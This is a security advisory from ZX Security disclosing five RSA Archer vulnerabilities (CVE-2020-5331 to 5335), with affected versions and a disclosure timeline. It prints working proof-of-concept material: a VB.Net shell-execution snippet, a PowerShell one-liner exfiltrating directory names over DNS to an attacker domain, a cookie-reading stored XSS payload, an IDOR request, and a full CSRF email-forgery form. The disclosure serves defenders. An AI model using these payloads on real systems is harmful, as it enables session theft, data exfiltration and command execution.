RSA Archer – Multiple Vulnerabilities

Security Advisory

Date 30/03/2020

Version: 1.1

Table of Contents

1. Background

1.1. Introduction

The following security issues in RSA Archer were identified by ZX Security and to mitigate them, RSA recommends all customers upgrade the product at the earliest opportunity. The issues when combined can be used by low privileged users to elevate their privilege to an administrator role. This allows them to execute arbitrary commands on the system.

1.2. Product

RSA Archer Suite is a GRC automation tool by RSA Security LLC, which helps organisation automate their Risk and Compliance program.

1.3. Disclosure Timeline

Vendor notification:	November 2019
Vendor response:	November 2019
Firmware update released to public:	February 27, 2020

RSA provided a knowledge base article regarding the identified issues:

- https://community.rsa.com/docs/DOC-111112

2. Technical Findings

2.1. Insecure Cryptographic Storage Vulnerability

CVE: *CVE-2020-5331*

CVSSv3 Base Score: 8.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

Affected RSA Archer versions: Prior to 6.7 P3 (6.7.0.3)

RSA Archer has an interface known as Advanced Workflow that can only be accessed by an authorised administrator user. ZX Security found that there is a weakness with the authorisation process. To grant access to the Advance Workflow, the application only needs the administrator's

"__ArcherSessionCookie__" cookie value without requiring additional verification such as password validation. Due to this weakness, a number of insecure cryptographic storage issues were identified in this product which can be abused:

1. The authorisation process happens using the GET method. This means the requests can be potentially stored in a cache or logging server. If these servers were compromised by a malicious user, the active session cookie can be used to gain access to the RSA Archer Advanced Workflow.

   ```
   https://target/RSAarcher/apps/ArcherAWF/AppArchitect/Home.aspx?build=production&features=%7B%22database%22:%22XXX%22%22username%22:%22[COOKIE-VALUE]%22,%22header%22:false%7D
   ```

2. The "__ArcherSessionCookie__" value is stored in several administration pages inside the HTML body content. An attacker could steal this cookie via XSS. Some of the identified pages that contain the cookies are:

   - https://target/RSAarcher/Globalization/*.aspx
   - https://target/RSAarcher/Integration/*.aspx
   - https://target/RSAarcher/foundation/*.aspx
   - https://target/RSAarcher/content/*.aspx

2.2. Command Injection Vulnerability

CVE: *CVE-2020-5332*

CVSSv3 Base Score: *8.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)*

Affected RSA Archer versions: *Prior to 6.7 P3 (6.7.0.3)*


In the RSA Archer Advanced Workflow page, there is a feature which allows an administrator to create custom scripts in form of SQL, C# or VB.net. ZX Security noted that the feature can be abused by inserting unsafe scripts execution that can allow Operating System commands and/or sensitive data extraction through SQL queries.

Example of how this can be using VB.Net scripts:

```
Dim OpenCMD
OpenCMD = CreateObject("wscript.shell")
OpenCMD.run("[command here]")
```

The following commands where inserted to exfiltrate a list of the host's directories via DNS.

```
$d = (Get-Item -Path '*').FullName;$e = $d -split '\',-1,'SimpleMatch';for ($f=0;$f -
lt $e.length; $f++){nslookup ($e[$f] + '.attacker-dns-domain')}
```



2.3. REST API Authorization Bypass Vulnerability

CVE: CVE-2020-5333

CVSSv3 Base Score: 4.3 (AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N)

Affected RSA Archer versions: Prior to 6.7 P3 (6.7.0.3)

ZX Security found that a low-privileged user could retrieve full details of other users such as fullname, email address, user's domain name, role level and etc by performing a request through the following API endpoint:

- https://target/RSAarcher/api/V2/internal/UserProfile([user-id])?id=[user-id]

```
HTTP/1.1 200 OK
Date: Wed, 13 Nov 2019 01:14:02 GMT
. . . redacted . . .
{
"@odata.context":"http://target.com/RSAarcher/api/V2/Internal/$metadata
#UserProfile/$entity","Id":0,"UserDomainName":null,"User
":{
"Id":623,"FirstName":"Employee-name","MiddleName":null,"LastName
":"Employee-name","LastLoginDate":"2019-11-13T01:09:54.557Z
","UserName":xxxx,"AccountStatus":"Active","DomainId":
null,"SecurityId":2,"Locale":null,"
DefaultHomeDashboardId":12,"DefaultHomeWorkspaceId
":74,"TimeZoneId":"New Zealand Standard Time","Address
":"address","Company":null,"Title":null,"AdditionalNote
":null,"BusinessUnit":null,"Department":null,"
ForcePasswordChange":false,"DistinguishedName":null,"
Type":"Application","LanguageId":null,"Light":null,"
EnableApproveContentByEmail":false
},"ContactInfo":[
{
"Id":123,"ContactType":"EMail","ContactSubType":"
Business","IsDefault":true,"Value":"
email@employee.xxx","UserId":123
}
]
Description
}
```

This was identified due to insufficient access checks throughout the API requests, these did not properly verify the user's privilege when returning the responses.

2.4. Cross-site Scripting Vulnerability

CVE: CVE-2020-5334

CVSSv3 Base Score: 8.2 (AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:L)


Affected RSA Archer versions: Prior to 6.7 P2 (6.7.0.2)

RSA Archer utilises TinyMCE editor in most of the pages. This editor is known to perform client-side validation through a blacklisting approach to ensure no dangerous input can be entered by users, to prevent common client-side vulnerabilities such XSS.

ZX Security was able to find bypasses on the TinyMCE used by the product and resulting Stored XSS vulnerability where the payload will be executed in most of the pages inside the RSA Archer including Advanced Workflow and Administrator's User Profile configuration.

The payload used was:

```
<p><img src=x id=x tabindex=1 onfocusin=confirm(document.
cookie)></p>
```




2.5. Cross-site Request Forgery Vulnerability

CVE: CVE-2020-5335

CVSSv3 Base Score: 5.0 (AV:N/AC:L/PR:L/UI:N/S:C/C:N/I:L/A:N

Affected RSA Archer versions: Prior to 6.7 P2 (6.7.0.2)

While it can be observed that the product is applying CSRF protection in most of the sensitive pages, ZX Security managed to identify that the https://target/RSAarcher/Shared/GenericEmailClient.aspx endpoint was missing this protection.



An attacker could take advantage of this weakness to send fake emails to anyone on behalf of a logged in user, if the user was tricked into visiting a website the attacker controls.

```
html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://target.com/RSAarcher/Shared/GenericEmailClient.aspx" method="POST">
<input type="hidden" name="&#95;&#95;RS" value="" />
<input type="hidden" name="scriptManager&#95;TSM" value="" />
<input type="hidden" name="&#95;&#95;EVENTTARGET" value="SendButton" />
<input type="hidden" name="&#95;&#95;EVENTARGUMENT" value="" />
<input type="hidden" name="&#95;&#95;VIEWSTATE" value="" />
<input type="hidden" name="windowManager&#95;ClientState" value="" />
<input type="hidden" name="ToTextBox" value="[victim-email]" />
<input type="hidden" name="ToTextBox&#95;ClientState" value="&#123;&quot;
enabled&quot;&#58;true&#44;&quot;emptyMessage&quot;&#58;&quot;&quot;&#44;&quot;
validationText&quot;&#58;&quot;foobar&#64;bnz&#46;co&#46;nz&quot;&#44;&quot;
valueAsString&quot;&#58;&quot;foobar&#64;bnz&#46;co&#46;nz&quot;&#44;&quot;
lastSetTextBoxValue&quot;&#58;&quot;foobar&#64;bnz&#46;co&#46;nz&quot;&#125;"
/>
<input type="hidden" name="CCTextBox" value="" />
<input type="hidden" name="CCTextBox&#95;ClientState"
value="&#123;&quot;enabled&quot;&#58;true&#44;&quot;emptyMessage&quot;&#58;&quot;&quot;&#44;&
quot;
validationText&quot;&#58;&quot;&quot;&#44;&quot;valueAsString&quot;&#58;&quot;&quot;&#44;&quo
t;lastSetTextBoxValue&quot;&#58;&quot;&quot;&#125;" />
<input type="hidden" name="BCCTextBox" value="" />
<input type="hidden" name="BCCTextBox&#95;ClientState"
value="&#123;&quot;enabled&quot;&#58;true&#44;&quot;emptyMessage&quot;&#58;&quot;&quot;&#44;&
quot;validationText&quot;&#58;&quot;&quot;&#44;&quot;valueAsString&quot;&#58;&quot;&quot;&#44
;&quot;lastSetTextBoxValue&quot;&#58;&quot;&quot;&#125;" />
<input type="hidden" name="SubjectTextBox" value="test" />
<input type="hidden" name="SubjectTextBox&#95;ClientState"
value="&#123;&quot;enabled&quot;&#58;true&#44;&quot;emptyMessage&quot;&#58;&quot;&quot;&#44;&
quot;validationText&quot;&#58;&quot;csrf-
test&quot;&#44;&quot;valueAsString&quot;&#58;&quot;csrf-
test&quot;&#44;&quot;lastSetTextBoxValue&quot;&#58;&quot;test&quot;&#125;" />
<input type="hidden" name="BodyRichTextBox" value="&lt;a&#32;href&#61;evil&#46;com&gt;Click"
/>
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

ZX Security Limited

Level 7, 187 Featherston St

Wellington, New Zealand